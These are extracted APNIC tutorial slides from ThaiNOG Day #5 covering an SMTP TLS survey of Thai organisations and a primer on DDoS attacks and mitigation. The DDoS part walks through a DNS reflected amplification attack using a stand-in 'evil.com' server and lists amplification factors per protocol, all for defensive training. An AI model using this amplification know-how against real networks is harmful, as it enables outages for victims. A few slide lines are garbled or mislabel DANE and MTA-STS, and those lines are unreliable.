

ThaiNOG Day #5

Security Tutorial

ThaiNOG Day #5

16 May 2023

Jamie Gillespie, Senior Internet Security Specialist, APNIC

whois jamie

- Jamie Gillespie
 - Senior Internet Security Specialist @ APNIC
 - Community engagement, CERT building, InfoSec and LEA training, security awareness, and internal APNIC security
- Work history
 - 8 years at AusCERT, Australia's national CERT (at the time)
 - Google
 - Macquarie Telecom / Cloud Services

Contacts at APNIC

- Jamie Gillespie
 - jamie@apnic.net
 - [linkedin.com/in/jamiegillespieonline](https://www.linkedin.com/in/jamiegillespieonline)
- Training Team
 - training@apnic.net for feedback, suggestions, requests
- Orbit Mailing Lists
 - orbit.apnic.net/mailling-list/security-discuss@apnic.net

Questions?

- Ask questions via the shared document at

tinyurl.com/thainog5security

Overview for ThaiNOG Day #5

- Analysis of SMTP TLS Implementations
- DDoS Attack Prevention
- Vulnerability Reporting Program on a Shoestring Budget
- Vulnerability Assessment and Penetration Testing
 - We'll use the APNIC Academy for the hands-on lab, so if you don't already have an account, go to academy.apnic.net and create one

Analysis of SMTP TLS Implementations

Overview


- Importance of SMTP security
- Overview of SMTP security options
- Methodology
- Analysis of SMTP TLS security
- Recommendations

Importance of SMTP security

- Email is integral to our work and personal lives
- What's in your Inbox and Sent Mail folders?
 - PII, credit cards, health data, passwords, OTP codes, login links



Importance of SMTP security

- Blog posts
 - “How to send sensitive information via email”
- User perception
 - “I’m connected to Gmail.com using HTTPS so my email is secure”
- Technical visibility
 - CEOs asking why SSL Labs doesn’t give your web site an 
- SMTP server-to-server communication is hidden from users
 - Where is the padlock for email?
 - Where is the mailtos: URI like httpss: ?

Importance of SMTP security

- SMTP server-to-server communication uses STARTTLS
- Communication starts unencrypted, and if both parties agree then the connection is upgraded
 - This is usually optional, and opens the door to Man-in-the-Middle attacks
 - DNS Cache Poisoning
 - BGP Hijacking
- How would you feel going to <https://www.your-bank.com.au> and the connection silently defaulting to unencrypted?

Overview of SMTP security options

- DANE (DNS-Based Authentication of Named Entities)
 - DANE associates a TLS certificate with a server, using DNS, and optionally without the need for a CA (i.e. self-signed certs)
 - Stores certificate fingerprints in DNS TLSA resource records
 - Requires DNSSEC to work properly
 - Existence of a TLSA record signals TLS (STARTTLS) is to be used

Overview of SMTP security options

- MTA-STS (Mail Transfer Agent Strict Transport Security)
 - MTA-STS enables mail service providers to declare their ability to use TLS, and if TLS is required (enforced)
 - This is the SMTP equivalent to HSTS for HTTPS
 - Different to DANE:
 - In addition to a DNS record, DANE publishes the policy on an HTTPS server
 - Requires TLSv1.2
 - Certificated must be signed by a trusted root CA
 - Should use DNSSEC for maximum security, but is not mandatory

Overview of SMTP security options

- DKIM (DomainKeys Identified Mail)
 - DKIM provides a method for detecting forged/spoofed addresses
 - When an email is sent, it is signed using a private key and then validated on the receiving server using a public key in a DNS record
 - Should use DNSSEC for maximum security, but is not mandatory
 - This can help to prevent email spoofing and phishing attacks, but doesn't help with server-to-server communication

Overview of SMTP security options

- SPF (Sender Policy Framework)
 - SPF is a simple email validation system, designed to prevent spoofing
 - It works by verifying that incoming mail comes from a server authorized by that domain's administrator
 - The list of authorized sending hosts for a domain is published in DNS TXT records
 - Should use DNSSEC for maximum security, but is not mandatory
 - This also helps to prevent email spoofing and phishing attacks, but doesn't help with server-to-server communication

Overview of SMTP security options

- DMARC (Domain-based Message Authentication, Reporting & Conformance)
 - DMARC is an email validation system designed to detect and prevent email spoofing
 - It extends SPF and DKIM to specify how to check the From: address, how to handle failures, and a reporting mechanism
 - This also helps to prevent email spoofing and phishing attacks, but doesn't help with server-to-server communication

Methodology

- Wrote some Python code to:
 - Take a list of domains and query their MX records
 - Query DNS for records relating to MTA-STS, get the MTA-STS policy from the web server, and compare MX records against the policy
 - Query DNS for TLSA, DMARC, and SPF records (recursively)
 - Writing it all out to a series of files for further processing/analysis

Methodology

- Used testssl.sh (<https://testssl.sh/>) to check all MX servers for TLS cipher suites and common vulnerabilities
 - testssl.sh provides output to CSV and JSON
 - Similar tests and console output to Qualys' SSL Labs
 - Also used sslscan (<https://github.com/rbsec/sslscan>) to validate some results
- grep, Excel, and a custom script for diffs also came in handy

Methodology

- Lists of companies were created, and extracted the domain used for their email addresses (thank you Privacy Policies!)
 - SET50
 - Thai Government Ministries
 - Top Thai ISPs
 - (Top?) Thai Universities
 - Top International Email Providers

Analysis of SMTP TLS security

SET50

- 49 domains, after some deduplicating
- More than half use hosted mail providers
 - outlook.com (16)
 - pphosted.com (8)
 - trendmicro.com (7)
- 1 domain has 11 MX records (!!) across 3 mail providers (??) with 2 duplicate SPF includes for outlook.com

Analysis of SMTP TLS security

SET50

- 1 domain missing SPF, policies split between fail and softfail
- DMARC
 - 21 domains with no DMARC policy
 - 14 domains with a DMARC policy set to none
 - 5 domains with a DMARC policy set to quarantine
 - although 1 has a subdomain policy set to none
 - 7 domains with a DMARC policy set to reject
 - 1 domain with a DMARC policy (!=none) has no reporting to email

Analysis of SMTP TLS security

SET50

- No domains have MTA-STS configured
- No domains have TLSA records for DANE
- 3 domains have servers with expired certificates
- 1 of those 3 domains also uses self-signed certificates (and without DANE)

Analysis of SMTP TLS security

Thai Government Ministries

- 20 domains, large federal Ministries
 - e.g. Interior, Foreign Affairs, Defence, Finance, Education, Justice
- Compared to the SET50, same mix of self-hosted mail servers and externally hosted
- 4 domains have mail servers across 2 mail providers

Analysis of SMTP TLS security

Thai Government Ministries

- SPF
 - SPF is split between fail and softfail
- DMARC
 - 14 domain with no DMARC policy
 - 3 domains with a DMARC policy set to none
 - 1 domains with a DMARC policy set to quarantine
 - 2 domains with a DMARC policy set to reject (although 1 has subdomain policy set to none)
 - All domains with a DMARC policy have reporting email addresses configured
- No domains have MTA-STS configured
- No domains have TLSA records for DANE

Analysis of SMTP TLS security

Top Thai ISPs

- 17 domains chosen
- Most are running their own mail servers (no big surprise), with a few using outlook.com (3)
- SPF has slightly more softfail than fail
- 2 domains are using self-signed TLS certs

Analysis of SMTP TLS security

Top Thai ISPs

- DMARC
 - 10 domains with no DMARC policy
 - 4 domains with a DMARC policy set to none
 - 1 domains with a DMARC policy set to quarantine (although 1 has subdomain policy set to none)
 - 2 domains with a DMARC policy set to reject (although 1 has subdomain policy set to none)
- No domains have MTA-STS configured
- No domains have TLSA records for DANE

Analysis of SMTP TLS security

Top Thai Universities

- 20 domains chosen
- Most are using external hosted mail servers, using google.com (9), outlook.com (6)
- 3 domains have mail servers across 2 mail providers, some of which are old/dead and not responding
- 3 domains use mail servers that don't support STARTTLS
- All domains (that support STARTTLS) used valid certificates

Analysis of SMTP TLS security

Top Thai Universities

- SPF split between softfail than fail
- DMARC
 - 7 domains with no DMARC policy
 - 5 domains with a DMARC policy set to none
 - 8 domains with a DMARC policy set to quarantine
 - 0 domains with a DMARC policy set to reject
 - all but 1 domain with DMARC policies have reporting to email configured
- No domains have MTA-STS configured
- No domains have TLSA records for DANE

Analysis of SMTP TLS security

Top International Email Providers

- 17 domains
 - gmail.com
 - protonmail.com
 - icloud.com
 - tutanota.com
 - mail.com
 - mail.ru
 - outlook.com
 - zoho.com
 - yahoo.com
 - bbitj.com
 - yandex.com
 - fastmail.com
 - aol.com
 - gmx.com
 - mail2world.com
 - junos.com
 - hubspot.com
- All are running their own mail servers (no surprise there)
- SPF
 - 1 domain is missing an SPF record
 - 2 domains have ?all which is almost the same as not having an SPF record at all
 - the rest is split between fail and softfail

Analysis of SMTP TLS security

Top International Email Providers

- DMARC
 - 2 domains with no DMARC policy
 - 7 domains with a DMARC policy set to none
 - Some of these could relate to different domains for staff and customers, e.g. google.com has a reject policy, but gmail.com is set to none
 - 3 domains with a DMARC policy set to quarantine
 - 5 domains with a DMARC policy set to reject
- 8 domains have MTA-STS configured (!!)
- 4 domains have TLSA records for DANE

Analysis of SMTP TLS security

- Using 40bit "export grade" cipher suites
 - 1 government domain
- Using anonymous cipher suites
 - 1 SET50 domain and 1 government domain

Analysis of SMTP TLS security

- Using SSLv3 (deprecated in 2015)
 - 1 self-hosted ISP
 - 1 self-hosted government domain
 - also enabled for any domains using:
beenets.com
messagelabs.com
pphosted.com

Analysis of SMTP TLS security

- TLSv1 is still enabled for many big providers (many used by SET50)
 - fireeyecloud.com, google.com, messagelabs.com, pphosted.com, trendmicro.com
 - and also several self-hosted government domains, a few self-hosted ISPs
- The following support **only** TLSv1.2
 - mimecast.com, outlook.com
- The following support TLSv1.3 (in addition to TLSv1.2):
 - google.com, mimecast.com, trendmicro.com, and most of the top international email hosting providers
- TLSv1.3 was best supported by several SET50 companies (thanks mostly to google.com and trendmicro.com), a few Government Ministries, 3 ISPs, and 1 self-hosted University
- Notably, outlook.com, pphosted.com, barracudanetworks.com, fireeyecloud.com, and iphmx.com aren't supporting TLSv1.3 yet

Recommendations

- Test your own servers, and your critical vendors/partners
 - testssl.sh (tool)
 - sslscan (tool)
 - internet.nl (website)
 - auctcheck.com.au (website)
- Check for DNSSEC signing on your/any domain
 - Linux: `delv apnic.net`
 - First line will say "fully validated" if signed, or "unsigned answer" if not signed
 - Linux: `dig +dnssec apnic.net`
 - Look for "flags: ad" for "Authentic Data" and "EDNS: flags: do" for "DNSSEC OK"
 - Windows (PowerShell): `Resolve-DnsName apnic.net -dnssecok`

Recommendations

- SPF, DKIM, and DMARC are great for stopping impersonation but don't forget about inbound mail security
- Setup DANE if you already have DNSSEC
- Setup MTA-STS if you don't
- And then setup DNSSEC anyways, because it's important too
- Remember BGP hijacking? RPKI helps with that!

Questions & Discussion



DDoS Attack Prevention

Overview



- What is a DDoS?
- DDoS threats and trends
- How does a DDoS work?
- Details on reflection and amplification techniques
- Mitigation strategies for inbound DDoS
- Mitigation strategies for outbound DDoS

What is DoS and DDoS?



- In general, a denial of service (DoS) is an attack against the availability of a service
 - A service can be an entire network, or a specific service such as a web site
- DoS - Denial of Service
 - Usually from only one source
 - Can be caused by resource exhaustion, or targeted exploitation
- DDoS - Distributed Denial of Service
 - Attack originates from multiple sources
 - This is caused through resource exhaustion

Impacts of a DDoS




- Users sees DDoS as an outage
- Security team sees DDoS as a loss of availability
 - Think back to CIA triad
Confidentiality, Integrity, Availability
- Business management, sees DDoS as impacting the business financially
 - Especially if the business makes money using the Internet
 - ISP, credit card gateway, online casino, online gaming
- What is the cost per hour of your network or services being unavailable? (not including reputation damage)



- DDoS traffic is largely grouped into these categories:
 - Bandwidth exhaustion
 - If the attacker has access to more bandwidth than the victim, then the attacker can send any traffic to flood the victim's network connection, denying legitimate access to all services on the network
 - Connection exhaustion
 - If the victim's services have a limited number of concurrent sessions/ connections, then the attacker can open more sessions faster than the victim can expire/close the sessions, denying legitimate access to the service. A similar attack uses a high number of packets per second against routers and other networking equipment, exhausting their routing processors.
 - Targeted exploitation
 - Usually executed as a single source DoS, these attacks exploit a weakness in the OS, application, or physical components to crash, reboot, or otherwise deny access to a service

DoS and DDoS by Layers



* Colour animated slide

- DDoS attacks have changed and grown over the years
- Connection exhaustion attacks are hard to track and report
- Bandwidth attacks are commonly reported
 - ❑ 2.3Tbps attack against AWS – Feb 2020
 - ❑ 1.7Tbps attack (unnamed US victim) – March 2019
 - ❑ 1.3Tbps attack against GitHub – Feb 2018
 - ❑ 1.2Tbps attack against Dyn DNS - 2016
 - ❑ 500Gbps attack against HK Apple Daily/PopVote – June 2014
 - ❑ 300Gbps attack against Spamhaus – March 2013
 - ❑ 60Gbps attacks against several US banks – Late 2012
- Reports show the average DDoS is 1-25Gbps and lasts <4h

Anatomy of a Plain DoS Attack



1

Attacker sends any valid or invalid traffic to the victim



Attacker



Victim

Anatomy of a Plain DDoS Attack



1


Attacker directs bots to begin attack

2


All bots send any valid or invalid traffic to the victim



Attacker



Botnet



Victim


Anatomy of a Reflected Amplification Attack



- 1** Attacker directs bots to begin attack
- 2** All bots send DNS queries for the TXT record in domain "evil.com" to open recursive DNS servers and fake "my IP is 10.10.1.1"



Attacker



Botnet

- 5**

Open resolvers cache the response and send a stream of 4000 byte DNS responses to the victim



Victim (10.10.1.1)

- 4**

evil.com name server responds with 4000 byte TXT records



evil.com authoritative name server

- 3**

Open resolvers ask the authoritative name server for the TXT record "evil.com"

Reflection and Amplification



- What makes for good reflection?
 - UDP
 - Spoofable / forged source IP addresses
 - Connectionless (no 3-way handshake)
- What makes for good amplification?
 - Small command results in a larger reply
 - This creates a Bandwidth Amplification Factor (BAF)
 - Reply Length / Request Length = BAF
 - Example: 3223 bytes / 64 bytes = BAF of 50.4
- Chart on next slide created with data from <https://www.us-cert.gov/ncas/alerts/TA14-017A>

Amplification Factors



Protocol	Bandwidth Amplification Factor
Multicast DNS (mDNS)	2-10
BitTorrent	3.8
NetBIOS	3.8
Steam Protocol	5.5
SNMPv2	6.3
Portmap (RPCbind)	7 to 28
DNS	28 to 54
SSDP	30.8

Protocol	Bandwidth Amplification Factor
LDAP	46 to 55
TFTP	60
Quake Network Protocol	63.9
RIPv1	131.24
QOTD	140.3
CHARGEN	358.8
NTP	556.9
Memcached	up to 51,000

DNS Amplification Example



Protocol	Length	Info
DNS	80	Standard query 0x0001 PTR 8.8.8.8.in-addr.arpa
DNS	372	Standard query response 0x0001 PTR 8.8.8.8.in-addr.arpa PTR google-public-dns..
DNS	73	Standard query 0x0002 ANY microsoft.com
DNS	539	Standard query response 0x0002 ANY microsoft.com TXT TXT TXT TXT TXT TXT

```
> dig ANY microsoft.com @8.8.8.8
```

```
microsoft.com. 21599 IN NS ns1.msft.net.
microsoft.com. 3599 IN SOA ns1.msft.net. msnhst.microsoft.com. 2018052001 7200 600 2419200 3600
microsoft.com. 3599 IN MX 10 microsoft-com.mail.protection.outlook.com.
microsoft.com. 3599 IN TXT "facebook-domain-verification=bcas5uzlvu0s3mrw139a00os3o66wr"
microsoft.com. 3599 IN TXT "adobe-sign-verification=c1fea9b4cdd4df0d5778517f29e0934"
microsoft.com. 3599 IN TXT "facebook-domain-verification=gx5s19fp3o8aczb6a22clfhzm03as"
microsoft.com. 3599 IN TXT "v=spf1 include:_spf-a.microsoft.com include:_spf-b.microsoft.com include:_spf-c.microsoft.com
include:_spf-ssg-a.microsoft.com include:spf-a.hotmail.com ip4:147.243.128.24 ip4:147.243.128.26
ip4:147.243.1.153 ip4:147.243.1.47 ip4:147.243.1.48 -all"
microsoft.com. 3599 IN TXT "FbUF6DbkE+Aw1/wi9xgDi8KVrIlZus5v8L6tbIQZkGrQ/rVQKJi8CjQbBtWtE64ey4NJJwj5J65PlggVY
NabdQ=="
```


Mitigation Strategies – Connection Exhaustion



- Protecting your services from connection exhaustion attacks
- Configure OS level TCP/IP stack settings
 - ❑ Enable `tcp_tw_reuse` (Linux)
 - ❑ Decrease `TcpTimedWaitDelay` (Windows)
 - ❑ Enable SYN cookies (default on newer OSs)
- Configure service applications
 - ❑ Web servers can mitigate against Slowloris style attacks by using an event based MPM in Apache, or using nginx either as the web server or as a reverse proxy in front

Mitigation Strategies – Connection Exhaustion




- Implement an IPS and/or DDoS filtering on your NGFW
 - Even if your firewall doesn't provide DDoS protection, some IPS services will block some types of DDoS attacks
- Implement load balancing with additional servers
 - Better yet, configure auto-scaling on your servers/cloud/containers
- For web servers, implement a WAF at the network or server
 - Web Application Firewalls can block malicious traffic and provide rate limiting at the application layer
 - ModSecurity is a free WAF that can be embedded on web servers or installed as a reverse proxy

Mitigation Strategies – Connection Exhaustion



- Install a dedicated on-premise DDoS filtering appliance(s)
 - Pros: Low latency, high degree of control (TLS keys, data)
 - Cons: Cost (CapEx), bandwidth limitations, req'd technical expertise



Mitigation Strategies – Bandwidth Exhaustion




- Protecting your network from bandwidth exhaustion attacks
- Pro-active rate limiting
 - Rate limit non-initial fragments, but exclude your recursive DNS
 - Rate limit traffic from commonly abused or unwanted ports
- Reactive rate limiting
 - During an attack, rate limit traffic from less-critical network locations

Mitigation Strategies – Bandwidth Exhaustion




- Remote Triggered Black Hole (RTBH) filtering
 - Locally only



Mitigation Strategies – Bandwidth Exhaustion



